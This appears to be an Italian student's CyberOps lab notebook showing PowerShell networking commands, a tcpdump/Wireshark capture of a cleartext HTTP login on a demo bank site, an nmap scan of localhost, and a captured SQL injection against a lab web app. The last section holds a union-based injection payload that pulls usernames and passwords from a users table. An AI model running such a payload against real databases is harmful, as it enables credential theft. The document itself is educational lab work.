


POWERSHELL WINDOWS




```
PS C:\Users\calca> ping google.com

Esecuzione di Ping google.com [2a00:1450:4002:403::200e] con 32 byte di dati:
Risposta da 2a00:1450:4002:403::200e: durata=13ms
Risposta da 2a00:1450:4002:403::200e: durata=13ms
Risposta da 2a00:1450:4002:403::200e: durata=13ms
Risposta da 2a00:1450:4002:403::200e: durata=13ms

Statistiche Ping per 2a00:1450:4002:403::200e:
    Pacchetti: Trasmessi = 4, Ricevuti = 4,
    Persi = 0 (0% persi),
Tempo approssimativo percorsi andata/ritorno in millisecondi:
    Minimo = 13ms, Massimo =  13ms, Medio =  13ms
```




```
PS C:\Users\calca> dir


    Directory: C:\Users\calca


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        05/12/2024     11:30                .cache
d-----        31/01/2025     15:12                .VirtualBox
d-----        28/10/2024     13:53                ansel
d-----        17/01/2025     17:55                Cisco Packet Tracer 8.2.2
d-r---        23/12/2024     15:24                Contacts
d-r---        30/01/2025     17:01                Desktop
d-r---        22/01/2025     11:45                Documents
d-r---        31/01/2025     14:10                Downloads
d-r---        23/12/2024     15:24                Favorites
d-r---        23/12/2024     15:24                Links
d-r---        23/12/2024     15:24                Music
d-r---        16/08/2024     22:21                OneDrive
d-r---        23/12/2024     15:24                Pictures
d-r---        23/12/2024     15:24                Saved Games
d-r---        23/12/2024     15:24                Searches
d-r---        20/01/2025     13:34                Videos
d-----        31/01/2025     15:07                VirtualBox VMs
-a----        04/11/2024     17:31            185 .gitconfig
-a----        17/01/2025     17:55            176 .packettracer
```




```
PS C:\Users\calca> pwd

Path
----
C:\Users\calca
```




```
PS C:\Users\calca> Get-Alias dir

CommandType     Name                                               Version    Source
-----------     ----                                               -------    ------
Alias           dir -> Get-ChildItem
```



```
PS C:\Users\calca> Get-ChildItem


    Directory: C:\Users\calca


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        05/12/2024     11:30                .cache
d-----        31/01/2025     15:12                .VirtualBox
d-----        28/10/2024     13:53                ansel
d-----        17/01/2025     17:55                Cisco Packet Tracer 8.2.2
d-r---        23/12/2024     15:24                Contacts
d-r---        30/01/2025     17:01                Desktop
d-r---        22/01/2025     11:45                Documents
d-r---        31/01/2025     14:10                Downloads
d-r---        23/12/2024     15:24                Favorites
d-r---        23/12/2024     15:24                Links
d-r---        23/12/2024     15:24                Music
d-r---        16/08/2024     22:21                OneDrive
d-r---        23/12/2024     15:24                Pictures
d-r---        23/12/2024     15:24                Saved Games
d-r---        23/12/2024     15:24                Searches
d-r---        20/01/2025     13:34                Videos
d-----        31/01/2025     15:07                VirtualBox VMs
-a----        04/11/2024     17:31            185 .gitconfig
-a----        17/01/2025     17:55            176 .packettracer
```




```
PS C:\Users\calca> netstat -a

Connessioni attive

  Proto  Indirizzo locale       Indirizzo esterno      Stato
  TCP    0.0.0.0:135            calcaPC:0              LISTENING
  TCP    0.0.0.0:445            calcaPC:0              LISTENING
  TCP    0.0.0.0:5040           calcaPC:0              LISTENING
  TCP    0.0.0.0:5357           calcaPC:0              LISTENING
  TCP    0.0.0.0:5426           calcaPC:0              LISTENING
  TCP    0.0.0.0:7680           calcaPC:0              LISTENING
  TCP    0.0.0.0:49664          calcaPC:0              LISTENING
  TCP    0.0.0.0:49665          calcaPC:0              LISTENING
  TCP    0.0.0.0:49666          calcaPC:0              LISTENING
  TCP    0.0.0.0:49667          calcaPC:0              LISTENING
  TCP    0.0.0.0:49669          calcaPC:0              LISTENING
  TCP    0.0.0.0:49697          calcaPC:0              LISTENING
  TCP    127.0.0.1:9010         calcaPC:0              LISTENING
```




```
PS C:\Users\calca> netstat -r
===========================================================================
Elenco interfacce
 14...00 d8 61 70 04 62 ......Intel(R) Ethernet Connection (7) I219-V
 15...0a 00 27 00 00 0f ......VirtualBox Host-Only Ethernet Adapter
  1...........................Software Loopback Interface 1
===========================================================================

IPv4 Tabella route
===========================================================================
Route attive:
     Indirizzo rete             Mask          Gateway     Interfaccia Metric
          0.0.0.0          0.0.0.0    192.168.1.254     192.168.1.55     25
        127.0.0.0        255.0.0.0         On-link         127.0.0.1    331
        127.0.0.1  255.255.255.255         On-link         127.0.0.1    331
  127.255.255.255  255.255.255.255         On-link         127.0.0.1    331
      192.168.1.0    255.255.255.0         On-link      192.168.1.55    281
     192.168.1.55  255.255.255.255         On-link      192.168.1.55    281
    192.168.1.255  255.255.255.255         On-link      192.168.1.55    281
     192.168.56.0    255.255.255.0         On-link      192.168.56.1    281
     192.168.56.1  255.255.255.255         On-link      192.168.56.1    281
   192.168.56.255  255.255.255.255         On-link      192.168.56.1    281
        224.0.0.0        240.0.0.0         On-link         127.0.0.1    331
        224.0.0.0        240.0.0.0         On-link      192.168.56.1    281
        224.0.0.0        240.0.0.0         On-link      192.168.1.55    281
  255.255.255.255  255.255.255.255         On-link         127.0.0.1    331
  255.255.255.255  255.255.255.255         On-link      192.168.56.1    281
  255.255.255.255  255.255.255.255         On-link      192.168.1.55    281
===========================================================================
```

HTTP & HTTPS ANALYSIS




```
[analyst@secOps ~]$ sudo tcpdump -i enp0s3 -s 0 -w httpdump.pcap
tcpdump: listening on enp0s3, link-type EN10MB (Ethernet), capture size 262144 bytes
```



```
1404  17.688340   65.61.137.117    10.0.2.15        HTTP   1175  HTTP/1.1 200 OK (JPEG JFIF image)
1414  17.752034   10.0.2.15        65.61.137.117    HTTP    408  GET /favicon.ico HTTP/1.1
1416  17.779570   10.0.2.15        65.61.137.117    HTTP    348  GET /favicon.ico HTTP/1.1
1418  17.893903   65.61.137.117    10.0.2.15        HTTP   7168  HTTP/1.1 404 Not Found (text/html)
1448  28.674778   10.0.2.15        65.61.137.117    HTTP    589  POST /doLogin HTTP/1.1 (application/x-www-form-urlencoded)
1450  28.817653   65.61.137.117    10.0.2.15        HTTP    315  HTTP/1.1 302 Found
1451  28.825956   10.0.2.15        65.61.137.117    HTTP    595  GET /bank/main.jsp HTTP/1.1
1453  28.967890   65.61.137.117    10.0.2.15        HTTP   6502  HTTP/1.1 200 OK (text/html)

    Content-Type: application/x-www-form-urlencoded\r\n
  ▸ Content-Length: 37\r\n
  ▸ Cookie: JSESSIONID=3FE0CA9526798491BED838B2A02C13B2\r\n
    Connection: keep-alive\r\n
    Upgrade-Insecure-Requests: 1\r\n
    \r\n
    [Full request URI: http://www.altoromutual.com/doLogin]
    [HTTP request 4/5]
    [Prev request in frame: 1414]
    [Response in frame: 1450]
    [Next request in frame: 1451]
    File Data: 37 bytes
▾ HTML Form URL Encoded: application/x-www-form-urlencoded
  ▸ Form item: "uid" = "admin"
  ▸ Form item: "passw" = "admin"
  ▸ Form item: "btnSubmit" = "Login"
```


Questo sito utilizza il protocollo HTTP, quindi in questo caso dopo aver compilato il form le informazioni vengono trasmesse in chiaro; questo non succede quando si utilizza il protocollo HTTPS dove S sta per secure, infatti qui il traffico viene crittografato.

NMAP



```
[analyst@secOps ~]$ nmap -A -T4 localhost
Starting Nmap 7.70 ( https://nmap.org ) at 2025-01-31 10:29 EST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000046s latency).
Other addresses for localhost (not scanned): ::1
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0               0 Mar 26  2018 ftp_test
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 127.0.0.1
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 b4:91:f9:f9:d6:79:25:86:44:c7:9e:f8:e0:e7:5b:bb (RSA)
|   256 06:12:75:fe:b3:89:29:4f:8d:f3:9e:9a:d7:c6:03:52 (ECDSA)
|_  256 34:5d:f2:d3:5b:9f:b4:b6:08:96:a7:30:52:8c:96:06 (ED25519)
Service Info: Host: Welcome
```

MySQL



CyberOps Workstation [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
Applications
lab.support.files - File Mana...
SQL_Lab.pcap [Wireshark 2....
Follow HTTP Stream (tcp.str...
10:38
analyst
Filesystem root
File System
Home
SQL_Lab.pcap [Wireshark 2.5.1]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Follow HTTP Stream (tcp.stream eq 6)
Stream Content
Entire conversation (7186 bytes)
Find
Save As
Print
○ ASCII
○ EBCDIC
○ Hex Dump
○ C Arrays
● Raw
Help
Filter Out This Stream
Close
CTRL (DESTRA)

Filter: tcp.stream eq 6

```
No.  Time        Source     Destination
28   441.804070  10.0.2.4   10.0.2.15     from+users%23&Submit=Submit HTTP/1.1
29   441.804427  10.0.2.15  10.0.2.4
30   441.807206  10.0.2.15  10.0.2.4
```

```
Frame 28: 685 bytes on wire (5480 bits), 685 bytes captured (54
Ethernet II, Src: PcsCompu_ca:e1:24 (08:00:27:ca:e1:24), Dst: P
Internet Protocol Version 4, Src: 10.0.2.4, Dst: 10.0.2.15
Transmission Control Protocol, Src Port: 35668, Dst Port: 80, Sec
Hypertext Transfer Protocol
```

```
0000  08 00 27 9f 48 a0 08 00  27 ca e1 24 08 00 45 00   ..'.H... '..$..E.
```

```
....<input type="submit" name="Submit" value="Submit">
...</p>

..</form>
..<pre>ID: 1' or 1=1 union select user, password from users#<br />First name: admin<br />Surname: admin</
pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Gordon<br />Surname:
Brown</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Hack<br />Surname:
Me</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Pablo<br />Surname:
